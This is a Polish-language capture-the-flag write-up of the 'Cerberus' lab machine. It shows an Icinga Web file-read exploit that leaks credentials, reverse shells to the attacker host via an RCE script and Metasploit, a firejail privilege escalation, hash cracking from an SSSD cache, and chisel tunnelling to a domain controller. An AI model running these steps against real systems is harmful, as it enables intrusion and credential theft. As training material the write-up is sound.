Cerberus

Zaczynamy od przeskanowania otwartych portów za pomocą nmap

```
┌──(kali㉿kali)-[~]
└─$ nmap 10.10.11.205 -Pn -sCV
Starting Nmap 7.94 ( https://nmap.org ) at 2023-06-22 07:15 EDT
Nmap scan report for dc (10.10.11.205)
Host is up (0.031s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT     STATE SERVICE VERSION
8080/tcp open  http    Apache httpd 2.4.52 ((Ubuntu))
|_http-open-proxy: Proxy might be redirecting requests
|_http-title: Did not follow redirect to http://icinga.cerberus.local:8080/icingaweb2
|_http-server-header: Apache/2.4.52 (Ubuntu)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.09 seconds

┌──(kali㉿kali)-[~]
└─$
```

Dodajemy odrazu do etc/hosts zdres ,który otrzymaliśmy w output nmap
I bezpośrednio przechodzimy na stroną http

Otrzymujemy panel logowania do strony icinga
Oczywiście admin:admin nie działa także , poszukajmy coś o tej aplikacji w sieci
https://www.exploit-db.com/exploits/51329
Odszukaliśmy podatność LFI
Który możemy wykorzystać
Wystarczy dodać **lib/icinga/icinga-php-thirdparty** a resztę uzupełnić folderem lub plikiem który nas interesuje

Request

```
GET /icingaweb2/lib/icinga/icinga-php-thirdparty/etc/passwd HTTP/1.1
Host: icinga.cerberus.local:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: Icingaweb2=tpufkg0076aman73pren07jo9d; icingaweb2-session=1687370318; icingaweb2-tzo=-14400-1
Upgrade-Insecure-Requests: 1
```

Response

```
HTTP/1.1 200 OK
Date: Thu, 22 Jun 2023 11:48:19 GMT
Server: Apache/2.4.52 (Ubuntu)
Cache-Control: public, max-age=1814400, stale-while-revalidate=604800
Etag: 4019d-6b5-5f361871179c0
Last-Modified: Sun, 29 Jan 2023 06:51:27 GMT
Vary: Accept-Encoding
Content-Length: 1717
Connection: close
Content-Type: text/plain;charset=UTF-8

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:104::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:104:105:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
pollinate:x:105:1::/var/cache/pollinate:/bin/false
usbmux:x:107:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
```


Search... 0 matches

Domyślnym miejscem na ubuntu ,gdzie przechowywane są pliki z loginem i hasłem to https://icinga.com/docs/icinga-web/latest/doc/03-Configuration/
Zgodnie z tym artykułem to plik ten powinien znajdować się w
config.ini
resources.ini

```
GET /icingaweb2/lib/icinga/icinga-php-thirdparty/etc/icingaweb2/resources.ini HTTP/1.1
Host: icinga.cerberus.local:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: Icingaweb2=tpufkg0076aman73pren07jo9d; icingaweb2-session=1687370318; icingaweb2-tzo=-14400-1
Upgrade-Insecure-Requests: 1
```


```
HTTP/1.1 200 OK
Date: Thu, 22 Jun 2023 11:54:02 GMT
Server: Apache/2.4.52 (Ubuntu)
Cache-Control: public, max-age=1814400, stale-while-revalidate=604800
Etag: 43d65-95-5feb67bf96c40
Last-Modified: Thu, 22 Jun 2023 11:50:01 GMT
Vary: Accept-Encoding
Content-Length: 149
Connection: close
Content-Type: text/plain;charset=UTF-8

[icingaweb2]
type = "db"
db = "mysql"
host = "localhost"
dbname = "icingaweb2"
username = "matthew"
password = "IcingaWebPassword2023"
use_ssl = "0"
```

Logujemy się do strony za pomocą credentials ,które znaleźliśmy
matthew:IcingaWebPassword2023



Znaleźliśmy w internecie exploit z RCE
https://github.com/JacobEbben/CVE-2022-24715
Z jego pomocą uzyskujemy reverse-shella

Będąc już na systemie jako www.data możemy wspomóc się linpeas
Po zakończeniu się linpeasa znajdujemy ciekawe suid



Szukamy czy coś jest o tym w internecie
https://seclists.org/oss-sec/2022/q2/att-188/firejoin_py.bin
Znajdujemy ten plik oraz instrukcje jak możemy go wykorzystać.
Zatem potrzebujemy pobrać ten plik na naszą maszynę ,którą atakujemy po czym odpalić ten plik.
Po uruchomieniu otrzymamy komendę firejail wraz z id którą będziemy mogli urochomić w

kolejnym terminalu co zaloguje nas do roota

```
www-data@icinga:/tmp$ chmod +x firejoin_py.bin
chmod +x firejoin_py.bin
www-data@icinga:/tmp$ ./firejoin_py.bin
./firejoin_py.bin
You can now run 'firejail --join=24002' in another terminal to obtain a sh
ell where 'sudo su -' should grant you a root shell.
```

Teraz w innym oknie odpalamy nasłuch i ponownie wykorzystujemy naszego exploita do RCE

```
┌──(kali㉿kali)-[~]
└─$ nc -lnvp 9001
listening on [any] 9001 ...
```

```
┌──(kali㉿kali)-[~/Desktop/HTB/Cerberus]
└─$ python3 exploit.py -t http://icinga.cerberus.local:8080/icingaweb2 -u matthew
-p IcingaWebPassword2023 -e id_rsa -I 10.10.14.247 -P 9001
```

A po chwili otrzymujemy nowy reverse-shell
W nim możemy teraz pisać ‘firejail --join=24002’ a potem su -
I tak stajemy się rootem

```
┌──(kali㉿kali)-[~]
└─$ nc -lnvp 9001
listening on [any] 9001 ...
connect to [10.10.14.247] from (UNKNOWN) [10.10.11.205] 49848
bash: cannot set terminal process group (628): Inappropriate ioctl for dev
ice
bash: no job control in this shell
www-data@icinga:/usr/share/icingaweb2/public$ firejail --join=24002
firejail --join=24002
Warning: cleaning all supplementary groups
changing root to /proc/24002/root
Child process initialized in 20.35 ms

su -
whoami
root
python3 -c 'import pty; pty.spawn("/bin/bash")'
root@icinga:~#
```

W /etc/hosts znajdujemy ip DC

```
cat /etc/hosts
127.0.0.1 iceinga.cerberus.local iceinga
127.0.1.1 localhost
172.16.22.1 DC.cerberus.local DC cerberus.local

# The following lines are desirable for IPv6 capable hosts
::1     ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
root@icinga:~#
```

Dodajemy ją do swojego /etc/hosts
Mimo ,że mamy roota na ten maszynie ani śladu user.txt ani root.txt
Wychodzi na to ,że jesteśmy w dokerze
Musimy się z niego wydostać
Skoro znaleźliśmy ip DC możemy wykonać nmap aby zobaczyć jakie porty są otwarte
W tym celu pobieramy binarkę nmap i przesyłamy ją na nasza maszynę ,którą atakujemy
Wychodzi na to ,że na DC otwarty jest port na który możemy się dostać np. za pomocą evil-winrm
Tylko potrzebujemy credentials

```
./nmap 172.16.22.1 -p 5985 -Pn
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slo
wer.
Starting Nmap 7.91 ( https://nmap.org ) at 2023-06-22 12:37 UTC
Nmap scan report for DC.cerberus.local (172.16.22.1)
Host is up (0.00053s latency).

PORT     STATE SERVICE
5985/tcp open  wsman

Nmap done: 1 IP address (1 host up) scanned in 0.08 seconds
www-data@icinga:/tmp$
```

Ponownie przeszukujemy gdzie możemy je znaleźć na ten maszynie i trafiamy na to w sieci
https://sssd.io/docs/introduction.html
Sprawdzamy zatem czy posiadamy taki folder jak sss gdzieś na systemie

```
root@icinga:/var/lib/sss/db# ls
ls
cache_cerberus.local.ldb  config.ldb  timestamps_cerberus.local.ldb
ccache_CERBERUS.LOCAL     sssd.ldb
root@icinga:/var/lib/sss/db#
```

Jako ,że jest to format ldb to nie możemy użyć cat ale za to możemy wyciągnąć strings
W pliku **cache_cerberus.local.ldb** znaleźliśmy

```
dataExpireTimestamp
initgrExpireTimestamp
cachedPassword
$6$6LP9gyiXJCovapcy$0qmZTTjp9f2A0e7n4xk0L6ZoeKhhaCNm0VGJnX/Mu608QkliMpIy1FwKZlyUJAZU3FZ3.GQ.4N6bb9pxE3t3T0
cachedPasswordType
lastCachedPasswordChange
1677672476
failedLoginAttempts
```

Próbujemy złamać ten hasz za pomocą hashcat

```
┌──(kali㉿kali)-[~/Desktop/HTB/Cerberus/CVE-2022-24715]
└─$ hashcat matthew --show
Hash-mode was not specified with -m. Attempting to auto-detect hash mode.
The following mode was auto-detected as the only one matching your input hash:

1800 | sha512crypt $6$, SHA512 (Unix) | Operating System

NOTE: Auto-detect is best effort. The correct hash-mode is NOT guaranteed!
Do NOT report auto-detect issues unless you are certain of the hash type.

$6$6LP9gyiXJCovapcy$0qmZTTjp9f2A0e7n4xk0L6ZoeKhhaCNm0VGJnX/Mu608QkliMpIy1FwKZlyUJAZU3FZ3.GQ.4N6bb9pxE3t3T0:147258369

┌──(kali㉿kali)-[~/Desktop/HTB/Cerberus/CVE-2022-24715]
└─$
```

Zatem mamy credentials
matthew:147258369
W tym momencie aby móc się zalogować do DC na porcie 5985 musimy wykonać proxy.
Skorzystamy z pomocy chisel
Zatem przesyłamy go na maszynę którą atakujemy
W pierwszej kolejności odpalamy server na naszym kali

```
┌──(kali㉿kali)-[~/Desktop/HTB/Cerberus]
└─$ ./chisel server -p 8888 --reverse
2023/06/22 08:54:09 server: Reverse tunnelling enabled
2023/06/22 08:54:09 server: Fingerprint KFK7nq4lXcyyBMT5tGoRdBi
LdxrY6ailL3S10HA6PTI=
2023/06/22 08:54:09 server: Listening on http://0.0.0.0:8888
2023/06/22 08:54:11 server: session#1: tun: proxy#R:5985⇒172.1
6.22.1:5985: Listening
```

Potem chisel client na maszynie ,którą atakujemy

```
www-data@icinga:/tmp$ ./chisel client --max-retry-count=1 10.10.14.247:8888 R
:5985:172.16.22.1:5985
<y-count=1 10.10.14.247:8888 R:5985:172.16.22.1:5985
```

Po czym możemy się zalogować do domeny

```
┌──(kali㉿kali)-[~]
└─$ evil-winrm -i 127.0.0.1 -u matthew -p 147258369

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ru
by limitation: quoting_detection_proc() function is un
implemented on this machine

Data: For more information, check Evil-WinRM GitHub: h
ttps://github.com/Hackplayers/evil-winrm#Remote-path-c
ompletion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\matthew\Documents>
```

Zdobywamy flagę

```
*Evil-WinRM* PS C:\Users\matthew> cd Desktop
*Evil-WinRM* PS C:\Users\matthew\Desktop> dir


    Directory: C:\Users\matthew\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-ar---         6/21/2023   9:05 PM             34 user.txt


*Evil-WinRM* PS C:\Users\matthew\Desktop> get-content user.txt
2ccead5e[redacted]8774dd9
*Evil-WinRM* PS C:\Users\matthew\Desktop>
```

Teraz musimy zdobyć administratora
Pobieramy i odpalamy winPEAS
Po czym znajdujemy plik w Program Files x86

```
*Evil-WinRM* PS C:\> cd 'Program Files (x86)'
*Evil-WinRM* PS C:\Program Files (x86)> dir


    Directory: C:\Program Files (x86)


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         9/15/2018  12:28 AM                Common Files
d-----         6/22/2023   6:09 AM                Google
d-----          9/7/2022   4:34 AM                Internet Explorer
d-----         1/29/2023  11:12 AM                ManageEngine
d-----         9/15/2018  12:19 AM                Microsoft.NET
d-----         8/24/2021   7:47 AM                Windows Defender
d-----         8/24/2021   7:47 AM                Windows Mail
d-----          9/7/2022   4:34 AM                Windows Media Player
d-----         9/15/2018  12:19 AM                Windows Multimedia Platform
d-----         9/15/2018  12:28 AM                windows nt
d-----         8/24/2021   7:47 AM                Windows Photo Viewer
d-----         9/15/2018  12:19 AM                Windows Portable Devices
d-----         9/15/2018  12:19 AM                WindowsPowerShell


*Evil-WinRM* PS C:\Program Files (x86)>
```

ManageEngine , który nie jest standardowym folderem
https://www.manageengine.com/security/advisory/CVE/cve-2022-47966.html
Domyślny port to 9251
https://download.manageengine.com/products/self-service-password/securely-deploy-adselfservice-plus-over-the-internet-for-remote-users.pdf
W takim razie aby się do niego dostać poraz kolejny musimy wykonać pivoting :D
W takim razie pobieramy chisel na domenę i wykonujemy kolejne proxy
Tutaj należało wykonac socks
W tym celu


```
 GNU nano 7.2                                  /etc/hosts *
127.0.0.1       cerberus.local icinga.cerberus.local dc.cerberus.local
127.0.1.1       kali
#10.10.11.213    microblog.htb app.microblog.htb hyper.microblog.htb
#10.129.37.140   ssa.htb
#10.10.11.205    dc dc.cerberus.local icinga.cerberus.local
#172.16.22.1     dc dc.cerberus.local
# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

Ustawić poprawnie chisel na naszej maszynie oraz na domenie
Korzystając ze skryptu w ps
1..10000 | % {echo ((new-object Net.Sockets.TcpClient).Connect("10.10.11.205",$_)) "Port $_ is open!"} 2>$null
Odkrywamy ,że port 9251 jest otwarty


```
┌──(kali㉿kali)-[~/Desktop/HTB/Cerberus]
└─$ ./chisel server -p 8001 --reverse
2023/06/25 05:57:18 server: Reverse tunnelling enabled
2023/06/25 05:57:18 server: Fingerprint vF96gRlCUrOP4lAm
QsnlVNBuSnbecM5Nsa2XjxRueHc=
2023/06/25 05:57:18 server: Listening on http://0.0.0.0:
8001
2023/06/25 05:59:10 server: session#1: tun: proxy#R:80⇒80: Listenin
g
2023/06/25 05:59:10 server: session#1: tun: proxy#R:443⇒443: Listen
ing
2023/06/25 05:59:10 server: session#1: tun: proxy#R:9251⇒9251: List
ening
```

```
*Evil-WinRM* PS C:\Users\matthew\Desktop> .\chisel client 10.10.
14.247:8001 R:80:127.0.0.1:80 R:443:127.0.0.1:443 R:9251:127.0.0
.1:9251
```

Po tym możemy przejść na strony https://dc.cerberus.local:9251



Jako ,że posiadamy credentials to wpisujemy je
matthew@cerberus.local:147258369
Po zalogowaniu otrzymujemy komunikat



Szukamy coś na ten temat w sieci i znajdujemy na msfconsoli **manageengine**
Exploit który pomoże nam uzyskać dostęp jako administrator
msfconsole -q
Tak konfigurujemy naszego exploita
Guid - to nasz numer który posiadamy w url po poprawnym zalogowaniu się

```
msf6 exploit(multi/http/manageengine_adselfservice_plus_saml_rce_cve_2022_47966) > options

Module options (exploit/multi/http/manageengine_adselfservice_plus_saml_rce_cve_2022_47966):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   GUID                          yes       The SAML endpoint GUID
   ISSUER_URL                    yes       The Issuer URL used by the Identity Provider which has been configured as the SAML authentication provider for the ta
                                           rget server
   Proxies                       no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RELAY_STATE                   no        The Relay State. Default is "http(s)://<rhost>:<rport>/samlLogin/LoginAuth"
   RHOSTS                        yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT        9251             yes       The target port (TCP)
   SSL          true             no        Negotiate SSL/TLS for outgoing connections
   SSLCert                       no        Path to a custom SSL certificate (default is randomly generated)
   TARGETURI    /samlLogin       yes       The SAML endpoint URL
   URIPATH                       no        The URI to use for this exploit (default is random)
   VHOST                         no        HTTP server virtual host


   When CMDSTAGER::FLAVOR is one of auto,tftp,wget,curl,fetch,lwprequest,psh_invokewebrequest,ftp_http:

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on al
                                       l addresses.
   SRVPORT  8080             yes       The local port to listen on.


Payload options (cmd/windows/powershell/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST                      yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   1   Windows Command



View the full module info with the info, or info -d command.
```

Run

```
msf6 exploit(multi/http/manageengine_adselfservice_plus_saml_rce_cve_2022_47966) > set GUID 67a8d101690402dc6a6744b8fc8a7ca1acf88b2f
GUID ⇒ 67a8d101690402dc6a6744b8fc8a7ca1acf88b2f
msf6 exploit(multi/http/manageengine_adselfservice_plus_saml_rce_cve_2022_47966) >  set ISSUER_URL http://dc.cerberus.local/adfs/services/trust
ISSUER_URL ⇒ http://dc.cerberus.local/adfs/services/trust
msf6 exploit(multi/http/manageengine_adselfservice_plus_saml_rce_cve_2022_47966) > set rhosts 127.0.0.1
rhosts ⇒ 127.0.0.1
msf6 exploit(multi/http/manageengine_adselfservice_plus_saml_rce_cve_2022_47966) > set lhost tun0
lhost ⇒ 10.10.14.247
msf6 exploit(multi/http/manageengine_adselfservice_plus_saml_rce_cve_2022_47966) > run

[*] Started reverse TCP handler on 10.10.14.247:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[!] The service is running, but could not be validated.
[*] Sending stage (175686 bytes) to 10.10.11.205
[*] Meterpreter session 1 opened (10.10.14.247:4444 → 10.10.11.205:55810) at 2023-06-25 06:03:33 -0400

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

I mamy NT AUTHORITY\SYSTEM
Pozostało nam odczytać root.txt

```
c:\Users\Administrator>cd Desktop
cd Desktop

c:\Users\Administrator\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is D9B1-79BF

 Directory of c:\Users\Administrator\Desktop

03/06/2023  12:50 PM    <DIR>          .
03/06/2023  12:50 PM    <DIR>          ..
06/22/2023  09:05 PM                34 root.txt
               1 File(s)             34 bytes
               2 Dir(s)   6,250,041,344 bytes free

c:\Users\Administrator\Desktop>type root.txt
type root.txt
1b0d0[redacted]7e619

c:\Users\Administrator\Desktop>
```